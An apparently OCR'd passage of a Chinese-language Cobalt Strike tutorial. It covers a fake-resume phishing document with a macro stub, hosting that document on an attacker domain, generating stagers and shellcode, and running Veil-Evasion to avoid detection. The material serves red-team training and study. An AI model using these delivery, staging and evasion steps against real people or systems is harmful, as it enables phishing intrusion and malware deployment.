






This is my resume. Please click Enable Content to see it.


Macros
Macro name:
blah
Run
Step Into
Edit
Create
Delete
Organizer...
Macros in:
Document1 (document)
Description:
Cancel


Ln 91, Col 1
(General)
Workbook_Open
Private Type PROCESS_INFORMATION
hProcess As Long
hThread As Long
dwProcessId As Long
dwThreadId As Long
End Type
Private Type STARTUPINFO
cb As Long
lpReserved As String
lpDesktop As String
lpTitle As String
dwX As Long
dwY As Long
dwXSize As Long
dwYSize As Long
dwXCountChars As Long
dwYCountChars As Long
dwFillAttribute As Long
dwFlags As Long
wShowWindow As Integer
cbReserved2 As Integer
lpReserved2 As Long
hStdInput As Long
hStdOutput As Long
hStdError As Long


Save As
Desktop
Search Desktop
Organize
New folder
Microsoft Word
Templates
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Libraries
System Folder
raffi
System Folder
Computer
System Folder
Network
System Folder
File name: resume.doc
Save as type: Word 97-2003 Document
Authors: raffi
Tags: Add a tag
Save Thumbnail
Hide Folders
Tools
Save
Cancel


Cobalt Strike View Attacks Reporting Help
Host File
Host a file through Cobalt Strike's web server
externa
note
File: C:\Users\raffi\Desktop\resume.doc
Local URI: /~raffi/resume.doc
Local Host: ads.losenolove.com
Local Port: 80
Mime Type: automatic
Help



Payload Generator

Cobalt Strike 的 Payload Generator 输出源代码和 artifacts，将 Cobalt Strike 监听器转移到主机上。可以把它想象成 msfvenom 的 Cobalt Strike 版本。

要生成有效负载，请进入到 **Attacks** - > **Packages** - > **Payload Generator**。


将 **Listener** 选项设置为要为其输出有效负载的 Cobalt Strike Listener。


使用 **Output** 选择您想要的输出类型。大多数选项都会为该语言提供格式化为字节数组的 shellcode。有几个选项可以让您立即使用：


Option	What?
COM Scriptlet	A .sct file to run a listener
PowerShell	PowerShell script to run shellcode
PowerShell Command	PowerShell one-liner to run a Beacon stager.
Raw	blob of position independent shellcode.
Veil	Custom shellcode suitable for use with the Veil Evasion Framework.


选中“**Use x64 payload**”框为所选侦听器生成 x64 stager。


创建可执行 Beacon 的 Veil Evasion Framework：





external
internal
user
computer
note
pid
last
Payload Generator
This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.
Listener:
ec2 - beacon http
Add
Output:
Veil
Generate
Help
Event Log X



CHANGELOG config COPYRIGHT modules README.md setup testbins t
root@kali:~/Veil-Evasion# ./Veil-Evasion.py

